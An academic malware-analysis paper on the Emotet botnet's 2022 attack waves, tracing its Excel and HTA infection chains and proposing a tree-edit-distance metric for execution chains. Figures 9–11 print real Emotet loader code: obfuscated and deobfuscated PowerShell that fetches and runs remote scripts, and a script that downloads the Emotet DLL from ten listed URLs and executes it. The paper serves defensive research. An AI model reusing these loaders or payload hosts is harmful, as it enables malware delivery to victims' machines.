Keeping Up with the Emotets: Tracking a Multi-infrastructure Botnet

OLEG BOYARCHUK, SEBASTIANO MARIANI, and STEFANO ORTOLANI, VMware, Inc.
GIOVANNI VIGNA, VMware, Inc. and UC Santa Barbara

Throughout its eight-year history, Emotet has caused substantial damage. This threat reappeared at the beginning of 2022 following a take-down by law enforcement in November 2021. Emotet is arguably one of the most notorious advanced persistent threats, causing substantial damage during its earlier phases and continuing to pose a danger to organizations everywhere. In this article, we present a longitudinal study of several waves of Emotet-based attacks that we observed in VMware's customer telemetry. By analyzing Emotet's software development life cycle, we were able to dissect how it quickly changes its command and control (C2) infrastructure, obfuscates its configuration, adapts and tests its evasive execution chains, deploys different attack vectors at different stages, laterally propagates, and continues to evolve using numerous tactics and techniques.

CCS Concepts: • **Security and privacy** → **Malware and its mitigation**; **Intrusion/anomaly detection and malware mitigation;**

Additional Key Words and Phrases: Malware, indicators of compromise, command and control, advanced persistent threat

ACM Reference format:
Oleg Boyarchuk, Sebastiano Mariani, Stefano Ortolani, and Giovanni Vigna. 2023. Keeping Up with the Emotets: Tracking a Multi-infrastructure Botnet. *Digit. Threat. Res. Pract.* 4, 3, Article 41 (October 2023), 29 pages.
https://doi.org/10.1145/3594554

1 INTRODUCTION

Emotet is one of the most notorious and long-lived botnets in existence. It is controlled by a group called Mummy Spider, also known as MealyBug or TA542 [26]. Emotet first appeared on the threat landscape in 2014 as a banking Trojan [22]. Instead of injecting content into the websites of financial institutions, which was the standard approach to data theft at the time, it monitored and stole the raw network traffic directed at financial institutions.

Since its emergence, Emotet has evolved into one of the largest malware-as-a-service (MaaS) infrastructures. The threat actors behind Emotet are behind a series of attack waves that delivered a variety of different payloads, including IcedID, TrickBot, UmbreCrypt, and QakBot, along with additional threats, such as the Ryuk ransomware. Often, periods of inactivity are interspersed within the waves, which help it to remain undiscovered and persist.

In Emotet's first years, the authors focused on improving Emotet's evasion techniques and expanding its targets beyond the DACH region (Germany, Austria, Switzerland) to be more global, including an emphasis on North America and China [46]. Around 2017, the authors of Emotet fully embraced their role as malware distributors, focusing more on advancing initial infection techniques to improve their success rates.

Authors' address: O. Boyarchuk, S. Mariani, and S. Ortolani, VMware, Inc., 3401 Hillview Ave, Palo Alto, CA, 94304, USA; emails: boyarchuko@vmware.com, smariani@vmware.com, ortolanis@vmware.com; G. Vigna, VMware, Inc., 3401 Hillview Ave, Palo Alto, CA, 94304, USA and UC Santa Barbara, Santa Barbara, CA, 93106, USA; email: vigna@vmware.com.

2576-5337/2023/10-ART41
https://doi.org/10.1145/3594554



Fig. 1. Timeline of the Emotet botnet.

Often, Emotet attacks rely on waves of spam emails designed to entice readers to open malicious documents or click malicious links. Once a target is infected, access to the compromised machine is sold to one of the groups within Emotet's ecosystem, which then monetizes the access. Typically, these groups leverage this access to steal valuable information or deploy ransomware for financial gain [48].

While there were unexplained periods of inactivity (such as summer 2019) [18], Emotet was active [50] until early 2021. In January 2021, the botnet's infrastructure was targeted by law enforcement in a coordinated take-down effort called Operation Ladybird. Authorities from the Netherlands, Germany, the United States, the United Kingdom, France, Lithuania, Canada, and Ukraine, under the coordination of Europol [16], all participated in the operation, which for a time successfully halted Emotet's operations [32]. Ukraine's law enforcement apprehended two individuals who were responsible for deploying and managing Emotet's network infrastructure. In addition, the take-down team hijacked the controlling hosts and pushed a new update that would uninstall Emotet on a specific date. For a while, the void left by Emotet was filled by other malware distributors, such as BazarLoader and IcedID [40], but it was only temporary. In November 2021, the TrickBot botnet started distributing a DLL that turned out to be Emotet. This resulted in the rebooting of the Emotet botnet infrastructure [15]. It's a comeback that many believe was pushed by members of the Conti ransomware gang [20].

Figure 1 shows a timeline of Emotet's activity (see the Emotet activity timeline notes in Appendix A for more details).

In early 2022, we observed waves of new Emotet attacks in our customer telemetry (see Figure 2). We investigated each wave to identify the infection mechanisms, map the attack's command-and-control (C2) infrastructure, and document the components that were delivered to comprehensively understand the latest reincarnation of this threat.

In particular, we looked at how the infrastructure evolved through time, which modules were distributed using the botnets, and what infection processes were followed to compromise the target hosts. Our analysis is the most comprehensive characterization of the Emotet botnet to date, which required bypassing several anti-analysis mechanisms in order to hide our actions amidst the data collected from real victims. The resulting picture shows that the actors behind Emotet have established a multi-layer, multi-infrastructure sophisticated operation that is resilient to analysis and take-down efforts.

In this article, we focus on Emotet as it is arguably the most extensive, long-lived, and pernicious botnet in recent history. In fact, a Europol bulletin describing the take-down of the botnet describes it as "world's most



Fig. 2. Attack waves observed in the first six months of 2022.

dangerous malware" [16] Our goal is to provide law enforcement, enterprises, and organizations with a better understanding of this major threat and support their effort to fend off Emotet's attacks.

This article makes the following contributions:

— We provide an in-depth analysis of Emotet's attack techniques that characterized specific attack waves.
— We perform a large-scale analysis of the execution chains associated with email-originated infections. We introduce a novel metric to represent the similarity of execution chains and use this metric to cluster execution chains with the goal of characterizing the evolution of the techniques used by Emotet's actors to avoid detection.
— We provide a longitudinal analysis of the endpoints used by Emotet to coordinate the activities of its implants, showing how its infrastructure evolves through time to resist take-down and blocking attempts.
— We provide a longitudinal analysis of the modules collected in a six-month time period, highlighting the relationship between network infrastructure and module distribution.

The rest of the article is structured as follows. In Section 2, we describe the waves of attacks we observed in the first half of 2022, providing insights into the **tactics, techniques, and procedures** (**TTPs**) used by the Emotet actors. Then, in Section 3, we provide an analysis of the execution chains used by Emotet during the infection process. In Section 4, we provide details about the evolution of Emotet's command-and-control infrastructure, describing in detail the associated **indicators of compromise** (**IoCs**). Then, in Section 5, we analyze the process of delivering additional modules to augment the capabilities of Emotet's initial implant.

2 EMOTET WAVES

Our analysis focused on the telemetry data collected from VMware's customers in the period of January–June 2022. During this period, we observed nine waves of attacks. Each wave had variations in the themes used to entice users to open emails with malicious attachments or links and in the infection process.

The general workflow of these infections is fairly standard: Spam emails deliver Microsoft Office documents with malicious macros to target users. The documents lure the user into enabling macro execution, which results in a series of PowerShell commands being launched and used to download the Emotet payload. Emotet, in turn, downloads additional module updates or other threats, such as TrickBot and QakBot. Figure 3 shows a typical Emotet payload delivery chain. Note that this infection chain is not the only one we observed; Emotet also uses



Fig. 3. Typical Emotet infection and payload delivery process.

malicious URLs embedded in emails to infect its victims. However, hereinafter, we will mainly focus on the attack waves that relied on Microsoft documents as the initial infection vector.

In the following, we will provide an in-depth analysis of two of the attack waves of January 2022, which are representative of the TTPs used by the Emotet actors.

2.1 Wave A

The samples analyzed from wave A are all Microsoft Office 97-2003 Excel documents, with a relatively small file size (between 110 KB and 120 KB). This is an old version of Office documents, as compared to more recent versions, such as the Microsoft Office 2007 file format.

The samples in this wave of attacks have some peculiarities: First, instead of using VBA macros, these files use XL4 macros, which is an older format that allows for more direct access to the underlying operating system [19, 42]. Second, the malicious XL4 macros use some anti-analysis techniques to try to avoid detection. They employ environmental fingerprinting, which allows them to detect if they are being analyzed in a sandbox, and several obfuscation techniques to prevent static analysis. Figure 4 shows the macro contained in the sample with hash 7c0d0a80e7ebb3af7ce549df78a5a68cbd5debb5.

To automatically de-obfuscate these macros, we used Symbexcel [36], a tool that uses dynamic symbolic execution to foil anti-analysis techniques that rely on environmental and temporal variables.

The functionality of the macro is threefold:

(1) Download the next stage payload from one of the payload hosts. The attackers may choose to use multiple hosts to increase the chances to download the payload and improve success rates in the event that one or more hosts are taken down.
(2) Execute the downloaded payload by running `rundll32.exe`.
(3) Gain registry persistence by running `DllRegisterServer` (the de-obfuscated version of `D"&"l"&"lR"&"egister"&"Serve"&"r` from the `EXEC` command line is shown in Figure 5).

The payload is a DLL file, which (unsurprisingly) is the main Emotet DLL. In the case of the Excel document with hash 7c0d0a80e7ebb3af7ce549df78a5a68cbd5debb5, the DLL is 88cf39a587aeb8f075aa0ae23a42e16ce3656e71.



Fig. 4. A highly obfuscated macro used in an Emotet attack wave.



Fig. 5. The de-obfuscated macro obtained by applying Symbexcel.

When we explored both the Excel sample and the DLL payload on VirusTotal, it revealed that similar files and URLs were used from the same campaign (shown in Figure 6).

2.2 Wave B

A new Emotet wave was observed in late January 2022 [49]. This new wave introduced the use of the `mshta.exe` application to carry out the infection.

The mshta tool is a Windows-native utility that executes Microsoft **HTML Application** (**HTA**) files. Tools such as mshta and PowerShell, which are sometimes referred to as **living-off-the-land binaries** (**LOLBINs**), are very popular among threat actors because they are signed by Microsoft and trusted by Windows. This allows the attacker to perform a *confused deputy attack*, in which legitimate tools are fooled into executing malicious actions. The MITRE ATT&CK Framework [29] lists two techniques, namely *T1218: System Binary Proxy Execution* and *T1216: System Script Proxy Execution*, that detail how trusted components can be used to perform malicious actions. In this new wave, mshta is used to execute an HTA file that was delivered from a remote location (see Figure 7).

At first glance, the HTA file (sha1: 2615f7aa2141cc1cb5d0c687bc3396981c2c68dc) does not appear to contain anything. It is empty when opened in a common editor because of the use of newlines and white space that hide the file's contents from a casual viewer. An attacker can use tools, such as js-beautify, to remove the empty lines and "prettify" the script inside. Figure 8 shows the first and last parts of the prettified JScript code contained in the HTA file.

This JScript code is highly obfuscated. We used a malware sandbox tool to execute the macro, calling the `unescape()` and `eval()` functions (highlighted in Figure 8) to decode and execute the obfuscated script. As a result, the script spawned a new process to invoke the execution of a Powershell script.

The PowerShell process delivers the final Emotet payload in two stages:

(1) The PowerShell script contained in the HTA file downloads an additional PowerShell payload from a remote URL.



Fig. 6. The correlation of IoCs from this attack, created with VirusTotal Graph, visualizes the relationships between similar samples and the contacted hosts.



Fig. 7. An HTA file downloaded to a local directory.

Fig. 8. The JScript code contained in the HTA file.

(2) The second downloaded PowerShell script downloads the Emotet DLL payload.

Figure 9 shows the PowerShell payload contained in the HTA file.

After removing the obfuscating strings, the purpose of the script becomes more obvious: The executed PowerShell script attempts to download another payload using the .NET `WebClient.DownloadString` method (highlighted in Figure 10). The `IEX` command (shown at the end of Figure 10) is an alias for the Invoke-Expression cmdlet, which evaluates and runs the string specified by the `$JI` variable (note that the backticks are just used to obfuscate the command).

While the payload (sha1: dcc120c943f78a76ada9fc47ebfdcecd683cf3e4) downloaded from the previous stage has an image file extension (PNG), it is actually another PowerShell script but without obfuscation (see Figure 11). This script calls the .NET `WebClient.DownloadFile` method to download the Emotet DLL payload from one of 10 hosts and save it to `C:\Users\Public\Documents\ssd.dll` (sha1: e597f6439a01aad82e153e0de647f54ad82b58d3).

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noexit
"$c1=({GOOGLE}{GOOGLE}Ne{GOOGLE}{GOOGLE}w{GOOGLE}-Obj{GOOGLE}ec{GOOGLE}{GOOGLE}t N{GOOGLE}{GOOGLE}et{GOOGLE}.
W{GOOGLE}{GOOGLE}e.replace({GOOGLE},' '); $c4=bC{GOOGLE}li{GOOGLE}{GOOGLE}en{GOOGLE}{GOOGLE}t).D{GOOGLE}{GOOG
LE}ow{GOOGLE}{GOOGLE}nl{GOOGLE}{GOOGLE}{GOOGLE}o.replace({GOOGLE}, ); $c3=ad{GOOGLE}{GOOGLE}St{GOOGLE}rin{GOO
GLE}{GOOGLE}g{GOOGLE}(ht{GOOGLE}tp{GOOGLE}://185.7.214.7/PP91.PNG).replace({GOOGLE}, );$JI=($c1,$c4,$c3 -Join
);I`E`X $JI|I`E`X"
```

Fig. 9. The PowerShell script extracted from the HTA file.

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noexit
$c1=(New-ObjectNet.We;
$c4=bClient).Downlo;
$c3=adString(http://185.7.214.7/PP91.PNG);
$JI=($c1,$c4,$c3 -Join);
I`E`X$JI|I`E`X"
```

Fig. 10. The deobfuscated, first-stage PowerShell script.

In the end, the process pauses for four seconds by running `Sleep -s 4`. This is to make sure the payload is properly saved before calling `cmd.exe` to launch `rundll32.exe` and execute the Emotet DLL payload.

These waves are examples of how the Emotet actors continuously change the way in which they download and install their main component, which is the DLL responsible for contacting the C2 server and downloading additional modules. In the following, we perform a large-scale analysis of the chains of executions that are involved in the Emotet infections observed throughout the study's time period.

3 EXECUTION CHAINS

The process of compromising a machine very seldom involves a single step. In most cases, it is a series of events that results in the installation and execution of a malicious payload. These multiple, intermediate steps are used to make it more difficult to identify the malicious actions involved.

Emotet infections are not substantially different from other infection processes. However, it is interesting to observe how different techniques are used across waves, so one can better characterize the threat actors' TTPs and support more effective detection.

In this section, we provide an analysis of execution chains, which represent how various components are executed to achieve the final infection. For example:

— The opening of a malicious attachment might result in the execution of Excel.
— A spreadsheet loaded into Excel might contain a malicious macro that executes using the Windows Script Host executable (`wscript.exe`).
— The script may invoke a PowerShell script, using `cmd.exe`, which in turn invokes `powershell.exe`.
— This script may download a DLL component, which is executed by the Excel macro using `rundll32.exe`, invoked through `cmd.exe`.

We use a malware sandbox tool [47] to capture execution chains, such as the one shown in Figure 12.

Characterizing the evolution of execution chains requires being able to model how different execution chains are similar to one another. Because execution chains are technically execution trees, with a component spawning or executing multiple sub-components, we developed an execution-chain-similarity metric based on the edit distance between trees. The edit distance between two trees is the number of changes that must be applied to one tree to make it identical to another tree. For example, if considering trees (a) and (b) in Figure 13, one would only need to change a single element in tree (a) to make it identical to tree (b), and vice versa. On the other hand, tree (c) is made up of a number of different operations that would need to be changed to make it identical

```
$path = "C:\Users\Public\Documents\ssd.dll";
$url1 = 'http://mecaglobal.com/qxim/TlDTjlxYAdwU/';
$url2 = 'http://2021.posadamision.com/wp-admin/gO7Qvfd1/';
$url3 = 'http://mymicrogreen.mightcode.com/pub/WwQe6kKVIsa/';
$url4 = 'http://mawroyalmedia.com.ng/l1o2x/mAgab05/';
$url5 = 'http://pokawork.com.ng/-/uLYqpe6E8FH2DkM/';
$url6 = 'http://ariesnetwork.co.uk/cgi-bin/QO5VMUFERLpCd/';
$url7 = 'http://clatmagazine.com/p8wl/714/';
$url8 = 'https://animalkingdompro.com/wp-includes/TjXLWDUyhJuvIsPR/';
$url9 = 'http://bitcoin-up.fomentomunivina.cl/assets/w82JxkF70pHiMXtSm/';
$url10 = 'https://cr.almalunatural.com/b/GbQllyWCCy4bJWG2PW/';

$web = New-Object net.webclient;
$urls = "$url1,$url2,$url3,$url4,$url5,$url6,$url7,$url8,$url9,$url10".split(",");
foreach ($url in $urls) {
   try {
       $web.DownloadFile($url, $path);
       if ((Get-Item $path).Length -ge 30000) {
           [Diagnostics.Process];
           break;
       }
   }
   catch{}
}
Sleep -s 4;cmd /c C:\Windows\SysWow64\rundll32.exe 'C:\Users\Public\Documents\ssd.dll',AnyString;
```

Fig. 11. The second-stage PowerShell script.



Fig. 12. The execution chain for an Emotet sample. In this case, a spreadsheet is loaded into Excel (`excel.exe`), and a macro is executed (`wscript.exe`). The macro first invokes a PowerShell script (`powershell.exe`), using the Windows shell (`cmd.exe`). The macro then loads and runs a DLL (`rundll32.exe`) using the Windows shell (`cmd.exe`).

to either tree (a) or (b). Therefore, trees (a) and (b) are considered more similar than trees (a) and (c) or trees (b) and (c).

When looking at execution chains, one may limit the analysis to the program being used (e.g., `rundll32.exe`), or one may consider the parameters being passed to the program (e.g., `rundll32.exe` `` `C:\Users\Public\Documents\ssd.dll',Install) ``.) The first execution chains are referred to as *program chains*, while the latter are *invocation chains*.



Fig. 13. The execution-chain-similarity metric based on tree edit distance. In this case, trees (a) and (b) have an edit distance of 1, as with one single modification they can become identical. Instead, the distance between (b) and (c), for example, is much larger, as a number of different modifications need to be performed to make the two trees identical (e.g., adding a second `cmd.exe` invocation to the root of (c), followed by an invocation of `regsvr32.exe`, and in addition simplifying the existing `cmd.exe` subtree of (c) to only include `rundll32.exe`).

Our dataset includes 19,791 samples with non-trivial execution chains, which is a subset of our overall dataset of 47,240 samples. We chose this subset to understand the evolution of execution chains because Emotet DLLs uploaded through our sandbox API made up the rest of the samples, so they did not have the associated malicious document(s) used to distribute them. In these cases, the customers likely had additional security solutions that extracted the malicious Emotet DLL from the delivery vector. The malicious Emotet DLLs were then submitted to our security analysis sandbox either manually or through ad hoc integrations. As a result, our visibility on the complete infection chain was lost for these samples.

In the dataset containing non-trivial execution chains, we identified 139 unique program chains and 20,955 unique invocation chains. This is not surprising because samples often make minor changes to the invocation parameters to make each infection process unique. This makes detection via static signatures alone more challenging. The reason why the number of invocation chains is bigger than the total number of samples with non-trivial execution chains is that a sample might produce different chains whether it is executed in Windows 7 or in Windows 10.

Figure 14 shows the percentage of samples that belong to the top program chains. Each program chain is characterized by a unique hash that is the result of applying a hashing function to the string representations of the programs involved and their subsequent relationships. In essence, this is the tree structure in canonical format. Note that the distribution shows the top four execution chains account for approximately 80 percent of the samples.

Figure 15(a) and (b) show the two most popular execution chain. The most popular chain shows a simple three-stage attack involving the execution of Excel and `regsvr32.exe`. The second most popular chain shows the same attack chain as the first but with an additional stage (`regsvr32.exe`)

Finally, examining the fifth most popular chain shows a much more complex attack (see Figure 16), showing that the complexity of the program chains is inversely proportional to the distribution in the dataset.

To characterize the evolution of execution chains, we build a confusion matrix of both the clustered program chains and invocation chains. The clustering is based on our tree-edit-distance metric. To reduce the datasets to a manageable size for the analysis, we used a random sampling of the dataset.

Figure 17(a) shows the confusion matrix for the clustered program chains, while Figure 17(b) shows the confusion matrix for the clustered invocation chains. The representation of the program chains shows that there



Fig. 14. The distribution of samples across the top program chains.



Fig. 15. The two most popular execution chains.

